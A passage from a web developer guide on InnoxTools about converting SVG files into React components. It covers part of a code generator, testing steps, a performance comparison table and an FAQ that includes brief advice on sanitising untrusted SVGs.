output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">, { ${namedImports.join(", ")} }</code>;
}
output += " from 'react';\n\n";
}<br/><br/> // Component Declaration
const destructureProps = [];
if (options.iconDimensions) destructureProps.push("size = 24");
if (options.titleProp) destructureProps.push("title", "titleId");
destructureProps.push("...props");
const propParams = <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">{ ${destructureProps.join(", ")} }</code>;<br/><br/> if (options.forwardRef) {
const typeSignature = options.typescript
? <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><SVGSVGElement, ${componentName}Props></code>
: "";
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">export const ${componentName} = forwardRef${typeSignature}((${propParams}, ref) => (\n</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"> ${jsxTree}\n</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">));\n\n</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">${componentName}.displayName = '${componentName}';\n</code>;
} else {
const typeSignature = options.typescript
? <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">(${propParams}: ${componentName}Props)</code>
: <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">(${propParams})</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">export const ${componentName} = ${typeSignature} => (\n</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"> ${jsxTree}\n</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">);\n</code>;
}<br/><br/> if (options.memo) {
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">export default memo(${componentName});\n</code>;
} else {
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">export default ${componentName};\n</code>;
}<br/><br/> return output;
}
}
</code></pre>
</div>
<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">Verification & Testing Protocols</h3><br/>When transpiling assets for production design systems, automate the following sanity checks:
1. <strong class="text-white font-semibold">TypeScript Typecheck:</strong> Run <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">tsc --noEmit</code> across generated icons to verify <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">SVGProps<SVGSVGElement></code> compliance.
2. <strong class="text-white font-semibold">Bundle Size Audit:</strong> Verify via <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">@next/bundle-analyzer</code> that importing an individual icon does not pull in adjacent sibling components.
3. <strong class="text-white font-semibold">Accessibility Reticle:</strong> Audit rendered SVGs using Axe-Core to confirm zero empty <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><svg></code> elements without accessible labels.</div></section></div><section class="mt-16 pt-10 border-t border-neutral-800 space-y-4" id="benchmarks"><div class="space-y-1"><span class="px-2.5 py-0.5 rounded-full text-[10px] font-bold uppercase tracking-wider bg-amber-500/10 text-amber-400 border border-amber-500/30 inline-block">Empirical Performance Matrix</span><h3 class="text-xl sm:text-2xl font-black text-white">React Vector Icon Architecture & Performance Benchmark</h3></div><div class="rounded-3xl border overflow-x-auto shadow-2xl transition-all border-neutral-800 bg-neutral-900/60"><table class="w-full text-left text-xs"><thead class="bg-neutral-900 border-b border-neutral-800 text-neutral-300 font-bold uppercase tracking-wider"><tr><th class="p-3.5 whitespace-nowrap">Architectural Metric</th><th class="p-3.5 whitespace-nowrap">Inline JSX Component</th><th class="p-3.5 whitespace-nowrap">SVG Symbol Sprite (<use>)</th><th class="p-3.5 whitespace-nowrap">Static <img> Tag</th><th class="p-3.5 whitespace-nowrap">Next.js Image (<Image>)</th></tr></thead><tbody class="divide-y divide-neutral-800/60 font-medium"><tr class="hover:bg-neutral-800/40 transition-colors"><td class="p-3.5 text-neutral-300">JS Bundle Size Overhead</td><td class="p-3.5 text-emerald-400 font-bold">1.8 KB per icon</td><td class="p-3.5 text-neutral-300">0 KB (CDN Asset)</td><td class="p-3.5 text-neutral-300">0 KB (CDN Asset)</td><td class="p-3.5 text-neutral-300">0 KB (CDN Asset)</td></tr><tr class="hover:bg-neutral-800/40 transition-colors"><td class="p-3.5 text-neutral-300">DOM Memory (100 rows x 4 icons)</td><td class="p-3.5 text-emerald-400 font-bold">2,400 DOM Nodes</td><td class="p-3.5 text-neutral-300">800 Shadow DOM Nodes</td><td class="p-3.5 text-neutral-300">400 Image Nodes</td><td class="p-3.5 text-neutral-300">400 Image Nodes</td></tr><tr class="hover:bg-neutral-800/40 transition-colors"><td class="p-3.5 text-neutral-300">Styling Adaptability (currentColor)</td><td class="p-3.5 text-emerald-400 font-bold">Instant / Native</td><td class="p-3.5 text-neutral-300">Limited (Shadow DOM)</td><td class="p-3.5 text-neutral-300">Impossible</td><td class="p-3.5 text-neutral-300">Impossible</td></tr><tr class="hover:bg-neutral-800/40 transition-colors"><td class="p-3.5 text-neutral-300">HTTP Cacheability</td><td class="p-3.5 text-emerald-400 font-bold">Bound to JS Bundle</td><td class="p-3.5 text-neutral-300">Independent CDN Cache</td><td class="p-3.5 text-neutral-300">Independent CDN Cache</td><td class="p-3.5 text-neutral-300">Optimized Image CDN</td></tr><tr class="hover:bg-neutral-800/40 transition-colors"><td class="p-3.5 text-neutral-300">Tree-Shaking Isolation</td><td class="p-3.5 text-emerald-400 font-bold">100% ESM Tree-Shakable</td><td class="p-3.5 text-neutral-300">Requires Custom Script</td><td class="p-3.5 text-neutral-300">N/A (Static Asset)</td><td class="p-3.5 text-neutral-300">N/A (Static Asset)</td></tr><tr class="hover:bg-neutral-800/40 transition-colors"><td class="p-3.5 text-neutral-300">Initial SSR HTML Weight</td><td class="p-3.5 text-emerald-400 font-bold">High (Full Path Data)</td><td class="p-3.5 text-neutral-300">Low (Only <use> refs)</td><td class="p-3.5 text-neutral-300">Zero (Only img tag)</td><td class="p-3.5 text-neutral-300">Zero (Only img tag)</td></tr><tr class="hover:bg-neutral-800/40 transition-colors"><td class="p-3.5 text-neutral-300">Hardware GPU Path Animation</td><td class="p-3.5 text-emerald-400 font-bold">Supported (Framer Motion)</td><td class="p-3.5 text-neutral-300">Restricted</td><td class="p-3.5 text-neutral-300">Impossible</td><td class="p-3.5 text-neutral-300">Impossible</td></tr></tbody></table></div><p class="text-[11px] text-neutral-500 italic">Table 1.0: Quantitative performance matrix comparing vector distribution strategies across DOM memory, bundle footprint, and styling flexibility.</p></section><section class="mt-16 pt-10 border-t border-neutral-800 space-y-6" id="faq"><div class="flex items-center gap-2"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-circle-question-mark lucide-help-circle lucide-circle-help w-5 h-5 text-blue-400" aria-hidden="true"><circle cx="12" cy="12" r="10"></circle><path d="M9.09 9a3 3 0 0 1 5.83 1c0 2-3 3-3 3"></path><path d="M12 17h.01"></path></svg><h3 class="text-xl sm:text-2xl font-black text-white">Frequently Asked Technical Questions</h3></div><div class="space-y-3"><details class="group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40"><summary class="font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2"><span>Why should I convert SVGs into React components instead of using standard <img> tags?</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-chevron-right w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0" aria-hidden="true"><path d="m9 18 6-6-6-6"></path></svg></summary><p class="text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal">Converting SVGs into React components enables dynamic runtime styling via CSS and Tailwind (such as hover transitions, color overrides, and theme synchronization), eliminates extra HTTP round-trip requests, allows fine-grained path animation via Framer Motion, and ensures zero-flicker Server-Side Rendering (SSR) during initial hydration.</p></details><details class="group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40"><summary class="font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2"><span>Why can't I directly paste raw SVG code into a React JSX return statement?</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-chevron-right w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0" aria-hidden="true"><path d="m9 18 6-6-6-6"></path></svg></summary><p class="text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal">Raw SVG is written in XML, which uses kebab-case attributes (e.g., stroke-width, fill-rule, clip-path) and colons for namespaces (e.g., xmlns:xlink). In JavaScript/JSX, hyphens represent subtraction and colons represent syntax errors unless handled. React requires camelCase property identifiers (e.g., strokeWidth, fillRule) and style objects instead of inline CSS strings.</p></details><details class="group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40"><summary class="font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2"><span>How does currentColor work in React SVG components?</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-chevron-right w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0" aria-hidden="true"><path d="m9 18 6-6-6-6"></path></svg></summary><p class="text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal">currentColor is a native CSS keyword that inherits the computed value of the parent element's text color. By setting fill='currentColor' or stroke='currentColor' in your React SVG component, the icon automatically matches the color of adjacent text, buttons, and Tailwind utility classes (e.g., text-blue-600, dark:text-white) without requiring custom props.</p></details><details class="group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40"><summary class="font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2"><span>What is the difference between inline JSX SVG components and SVG Symbol Sprite Sheets (<use href>)?</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-chevron-right w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0" aria-hidden="true"><path d="m9 18 6-6-6-6"></path></svg></summary><p class="text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal">Inline JSX components provide 100% dynamic styling, prop customization, and precise tree-shaking, but add JavaScript bundle size and DOM memory weight when repeated hundreds of times. SVG Symbol Sprite Sheets keep icons as external cached CDN assets and instantiate them in the browser's C++ shadow tree via <use href='#icon-id'>, reducing DOM node memory counts by over 60% in massive data tables.</p></details><details class="group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40"><summary class="font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2"><span>How do I make React SVG components accessible under WCAG 2.2 Level AA?</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-chevron-right w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0" aria-hidden="true"><path d="m9 18 6-6-6-6"></path></svg></summary><p class="text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal">For decorative icons paired with text, add aria-hidden='true' and role='presentation' to suppress screen-reader noise. For standalone informative icons (like an icon-only close or notification button), provide an explicit <title id='title-id'> child node, bind it with aria-labelledby='title-id', and set role='img'.</p></details><details class="group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40"><summary class="font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2"><span>Can SVG files contain security vulnerabilities like Cross-Site Scripting (XSS)?</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-chevron-right w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0" aria-hidden="true"><path d="m9 18 6-6-6-6"></path></svg></summary><p class="text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal">Yes! Because SVG is an XML document, it can contain executable <script> tags, onload event handlers, <foreignObject> containers, and XML External Entity (XXE) injections. Untrusted SVGs must be strictly sanitized using DOMPurify (with SVG-only profiles) and have DOCTYPE directives stripped before being transpiled into JSX.</p></details><details class="group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40"><summary class="font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2"><span>How can I prevent icon barrel files (index.ts) from breaking tree-shaking?</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-chevron-right w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0" aria-hidden="true"><path d="m9 18 6-6-6-6"></path></svg></summary><p class="text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal">Ensure your package.json specifies 'sideEffects': false and 'type': 'module'. In Next.js, leverage experimental.optimizePackageImports in next.config.ts, or import icons via direct module paths (e.g., import Checkmark from '@/components/icons/Checkmark') to prevent bundlers from including hundreds of unreferenced icons.</p></details><details class="group rounded-2xl bg-neutral-900/70 border border-neutral-800 p-4 transition-all duration-200 open:border-blue-500/40"><summary class="font-bold text-sm text-white cursor-pointer list-none flex items-center justify-between gap-2"><span>Does InnoxTools SVG to React Converter process files on a remote cloud server?</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-chevron-right w-4 h-4 text-neutral-500 group-open:rotate-90 transition-transform shrink-0" aria-hidden="true"><path d="m9 18 6-6-6-6"></path></svg></summary><p class="text-xs leading-relaxed text-neutral-300 pt-3 border-t border-neutral-800/60 mt-3 font-normal">No. The InnoxTools SVG to React Converter operates 100% inside your browser's local RAM memory using native DOMParser and client-side AST transformation algorithms. Your proprietary design files, corporate logos, and confidential vector assets never touch an external server.</p></details></div></section><div class="mt-12 flex flex-wrap items-center gap-2 pt-6 border-t border-neutral-800/60"><span class="text-xs text-neutral-500 flex items-center gap-1 font-semibold"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-hash w-3.5 h-3.5" aria-hidden="true"><line x1="4" x2="20" y1="9" y2="9"></line><line x1="4" x2="20" y1="15" y2="15"></line><line x1="10" x2="8" y1="3" y2="21"></line><line x1="16" x2="14" y1="3" y2="21"></line></svg> Tags:</span><span class="px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default">#ReactJS</span><span class="px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default">#TypeScript</span><span class="px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default">#NextJS</span><span class="px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default">#WebPerformance</span><span class="px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default">#FrontendArchitecture</span><span class="px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default">#SVG</span><span class="px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default">#Babel</span><span class="px-2.5 py-1 rounded-xl text-xs font-mono font-medium bg-neutral-900 text-neutral-400 border border-neutral-800 hover:text-white hover:border-neutral-700 transition-colors cursor-default">#WebDev</span></div><section class="mt-16 pt-10 border-t border-neutral-800/80 space-y-8" id="discussion"><div class="flex items-center justify-between"><div class="flex items-center gap-3"><div class="p-2.5 rounded-2xl bg-blue-600/15 border border-blue-500/30 text-blue-400"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-message-square w-5 h-5" aria-hidden="true"><path d="M22 17a2 2 0 0 1-2 2H6.828a2 2 0 0 0-1.414.586l-2.202 2.202A.71.71 0 0 1 2 21.286V5a2 2 0 0 1 2-2h16a2 2 0 0 1 2 2z"></path></svg></div><div><h3 class="text-xl font-black text-white tracking-tight">Engineering Discussion & Feedback</h3><p class="text-xs text-neutral-400">Join the technical debate or ask questions about this guide.</p></div></div><span class="px-3 py-1 rounded-full text-xs font-mono font-bold bg-neutral-900 text-neutral-300 border border-neutral-800">0<!-- --> <!-- -->Comments</span></div><form class="p-5 sm:p-6 rounded-3xl bg-neutral-900/70 border border-neutral-800 space-y-4 shadow-xl"><div class="flex items-center gap-2 text-xs font-bold text-neutral-300"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-sparkles lucide-stars w-4 h-4 text-amber-400" aria-hidden="true"><path d="M11.017 2.814a1 1 0 0 1 1.966 0l1.051 5.558a2 2 0 0 0 1.594 1.594l5.558 1.051a1 1 0 0 1 0 1.966l-5.558 1.051a2 2 0 0 0-1.594 1.594l-1.051 5.558a1 1 0 0 1-1.966 0l-1.051-5.558a2 2 0 0 0-1.594-1.594l-5.558-1.051a1 1 0 0 1 0-1.966l5.558-1.051a2 2 0 0 0 1.594-1.594z"></path><path d="M20 2v4"></path><path d="M22 4h-4"></path><circle cx="4" cy="20" r="2"></circle></svg><span>Leave a Thought or Technical Query</span></div><div class="grid grid-cols-1 sm:grid-cols-2 gap-3"><div><label class="block text-[11px] font-semibold text-neutral-400 uppercase tracking-wider mb-1">Your Name *</label><input type="text" required="" placeholder="e.g. Alex Rivera, Senior Dev" class="w-full px-3.5 py-2.5 rounded-xl bg-neutral-950 border border-neutral-800 text-xs text-white placeholder-neutral-600 focus:outline-none focus:border-blue-500 transition-colors" value=""/></div><div><label class="block text-[11px] font-semibold text-neutral-400 uppercase tracking-wider mb-1">Email (Optional / Gravatar)</label><input type="email" placeholder="name@company.com" class="w-full px-3.5 py-2.5 rounded-xl bg-neutral-950 border border-neutral-800 text-xs text-white placeholder-neutral-600 focus:outline-none focus:border-blue-500 transition-colors disabled:opacity-60" value=""/></div></div><div><label class="block text-[11px] font-semibold text-neutral-400 uppercase tracking-wider mb-1">Comment *</label><textarea required="" rows="4" placeholder="Share your technical experience, benchmark feedback, or ask a question regarding this implementation..." class="w-full px-3.5 py-2.5 rounded-xl bg-neutral-950 border border-neutral-800 text-xs text-white placeholder-neutral-600 focus:outline-none focus:border-blue-500 transition-colors resize-y leading-relaxed"></textarea></div><div class="flex items-center justify-between pt-1"><p class="text-[11px] text-neutral-500">Markdown formatting supported. Zero spam tolerance.</p><button type="submit" class="inline-flex items-center gap-2 px-5 py-2.5 rounded-xl text-xs font-bold text-white bg-blue-600 hover:bg-blue-500 active:scale-95 transition-all shadow-md shadow-blue-500/20 disabled:opacity-50"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-send w-3.5 h-3.5" aria-hidden="true"><path d="M14.536 21.686a.5.5 0 0 0 .937-.024l6.5-19a.496.496 0 0 0-.635-.635l-19 6.5a.5.5 0 0 0-.024.937l7.93 3.18a2 2 0 0 1 1.112 1.11z"></path><path d="m21.854 2.147-10.94 10.939"></path></svg><span>Post Comment</span></button></div></form><div class="space-y-4"><div class="p-8 text-center text-xs text-neutral-500 font-mono">Loading community discussion...</div></div></section><div class="mt-16 p-6 sm:p-8 rounded-3xl bg-gradient-to-r from-[#071328] via-[#0b1c3d] to-[#140e2d] border border-cyan-500/30 flex flex-col sm:flex-row sm:items-center justify-between gap-6 shadow-2xl"><div class="space-y-2 max-w-xl"><div class="flex items-center gap-2"><span class="px-2.5 py-0.5 rounded-full text-[10px] font-bold uppercase tracking-wider bg-cyan-500/10 text-cyan-400 border border-cyan-500/30">Brought To You By INNO XPERT</span></div><h4 class="text-lg sm:text-xl font-black text-white">Need Custom AI, Web, or Enterprise Software Engineering?</h4><p class="text-xs sm:text-sm text-neutral-300 leading-relaxed font-normal">InnoxTools is built and maintained by <strong class="text-white font-semibold">INNO XPERT</strong>. We design mission-critical cloud backends, custom machine learning models, mobile apps, and high-performance digital solutions for businesses worldwide.</p></div><a href="https://innoxpert.com" target="_blank" rel="noopener" class="inline-flex items-center justify-center gap-2 px-6 py-3.5 rounded-2xl bg-gradient-to-r from-cyan-500 to-blue-600 hover:from-cyan-400 hover:to-blue-500 text-white text-xs sm:text-sm font-bold shadow-xl shadow-cyan-500/20 shrink-0 transition-transform hover:scale-105 active:scale-95"><span>Hire INNO XPERT</span><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-external-link w-4 h-4" aria-hidden="true"><path d="M15 3h6v6"></path><path d="M10 14 21 3"></path><path d="M18 13v6a2 2 0 0 1-2 2H5a2 2 0 0 1-2-2V8a2 2 0 0 1 2-2h6"></path></svg></a></div><section class="mt-16 pt-10 border-t border-neutral-800 space-y-4"><h4 class="text-base font-bold text-white flex items-center gap-2"><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-sparkles lucide-stars w-4 h-4 text-blue-400" aria-hidden="true"><path d="M11.017 2.814a1 1 0 0 1 1.966 0l1.051 5.558a2 2 0 0 0 1.594 1.594l5.558 1.051a1 1 0 0 1 0 1.966l-5.558 1.051a2 2 0 0 0-1.594 1.594l-1.051 5.558a1 1 0 0 1-1.966 0l-1.051-5.558a2 2 0 0 0-1.594-1.594l-5.558-1.051a1 1 0 0 1 0-1.966l5.558-1.051a2 2 0 0 0 1.594-1.594z"></path><path d="M20 2v4"></path><path d="M22 4h-4"></path><circle cx="4" cy="20" r="2"></circle></svg><span>Recommended Free Client-Side Tools From This Guide</span></h4><div class="grid grid-cols-1 sm:grid-cols-2 gap-3"><a class="p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group" href="/tools/svg-to-react-converter"><div><p class="text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize">svg to react converter</p><p class="text-[11px] text-neutral-400">100% In-Browser RAM execution</p></div><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-arrow-right w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 transition-all" aria-hidden="true"><path d="M5 12h14"></path><path d="m12 5 7 7-7 7"></path></svg></a><a class="p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group" href="/tools/meta-tag-generator"><div><p class="text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize">meta tag generator</p><p class="text-[11px] text-neutral-400">100% In-Browser RAM execution</p></div><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-arrow-right w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 transition-all" aria-hidden="true"><path d="M5 12h14"></path><path d="m12 5 7 7-7 7"></path></svg></a><a class="p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group" href="/tools/json-to-typescript"><div><p class="text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize">json to typescript</p><p class="text-[11px] text-neutral-400">100% In-Browser RAM execution</p></div><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-arrow-right w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 transition-all" aria-hidden="true"><path d="M5 12h14"></path><path d="m12 5 7 7-7 7"></path></svg></a><a class="p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group" href="/tools/html-compiler"><div><p class="text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize">html compiler</p><p class="text-[11px] text-neutral-400">100% In-Browser RAM execution</p></div><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-arrow-right w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 transition-all" aria-hidden="true"><path d="M5 12h14"></path><path d="m12 5 7 7-7 7"></path></svg></a><a class="p-4 rounded-2xl bg-neutral-900/80 hover:bg-neutral-800 border border-neutral-800 hover:border-blue-500/40 transition-all flex items-center justify-between group" href="/tools/diff-checker"><div><p class="text-xs font-bold text-white group-hover:text-blue-400 transition-colors capitalize">diff checker</p><p class="text-[11px] text-neutral-400">100% In-Browser RAM execution</p></div><svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24" fill="none" stroke="currentColor" stroke-width="2" stroke-linecap="round" stroke-linejoin="round" class="lucide lucide-arrow-right w-4 h-4 text-neutral-500 group-hover:text-blue-400 group-hover:translate-x-1 transition-all" aria-hidden="true"><path d="M5 12h14"></path><path d="m12 5 7 7-7 7"></path></svg></a></div></section></div></div></main><footer role="contentinfo" aria-label="InnoxTools Enterprise Footer and Global Navigation" class="relative bg-[#02040a] text-neutral-300 border-t border-neutral-800/80 overflow-hidden"><div class="absolute inset-0 pointer-events-none overflow-hidden z-0"><div class="absolute top-0 left-1/3 w-[600px] h-[300px] rounded-full blur-[160px] opacity-10 bg-cyan-500"></div><div class="absolute bottom-0 right-1/4 w-[600px] h-[300px] rounded-full blur-[160px] opacity-10 bg-purple-600"></div><div class="absolute inset-0 bg-[linear-gradient(to_right,#ffffff02_1px,transparent_1px),linear-gradient(to_bottom,#ffffff02_1px,transparent_1px)] bg-[size:36px_36px] [mask-image:radial-gradient(ellipse_80%_60%_at_50%_0%,#000_70%,transparent_100%)]"></div></div><script type="application/ld+json">{"@context":"https://schema.org","@type":"SiteNavigationElement","@id":"https://www.innoxtools.com/#navigation","name":"Main Site Navigation","hasPart":[{"@type":"WebPage","name":"All 101 Tools","url":"https://www.innoxtools.com/tools"},{"@type":"WebPage","name":"PDF & Document Suite","url":"https://www.innoxtools.com/category/pdf"},{"@type":"WebPage","name":"Developer & API Workbench","url":"https://www.innoxtools.com/category/developer"},{"@type":"WebPage","name":"Financial & Actuarial Models","url":"https://www.innoxtools.com/category/finance"},{"@type":"WebPage","name":"Media & Vector Studio","url":"https://www.innoxtools.com/category/media"},{"@type":"WebPage","name":"CSS & Design Generators","url":"https://www.innoxtools.com/category/design"},{"@type":"WebPage","name":"Content & Editorial Workbench","url":"https://www.innoxtools.com/category/content"},{"@type":"WebPage","name":"Daily Utilities & Diagnostics","url":"https://www.innoxtools.com/category/utilities"},{"@type":"WebPage","name":"Research Handbooks & Theory","url":"https://www.innoxtools.com/blog"}]}</script><div class="relative z-10 max-w-7xl mx-auto px-4 sm:px-6 lg:px-8"><div class="py-5 border-b border-neutral-800/80 flex flex-col sm:flex-row items-center justify-between gap-4 text-xs font-mono"><div class="flex flex-wrap items-center justify-center sm:justify-start gap-3 sm:gap-6 text-neutral-400"><span class="flex items-center gap-2 text-emerald-400"><span class="w-2 h-2 rounded-full bg-emerald-400 animate-pulse"></span><span class="font-bold">ALL 101 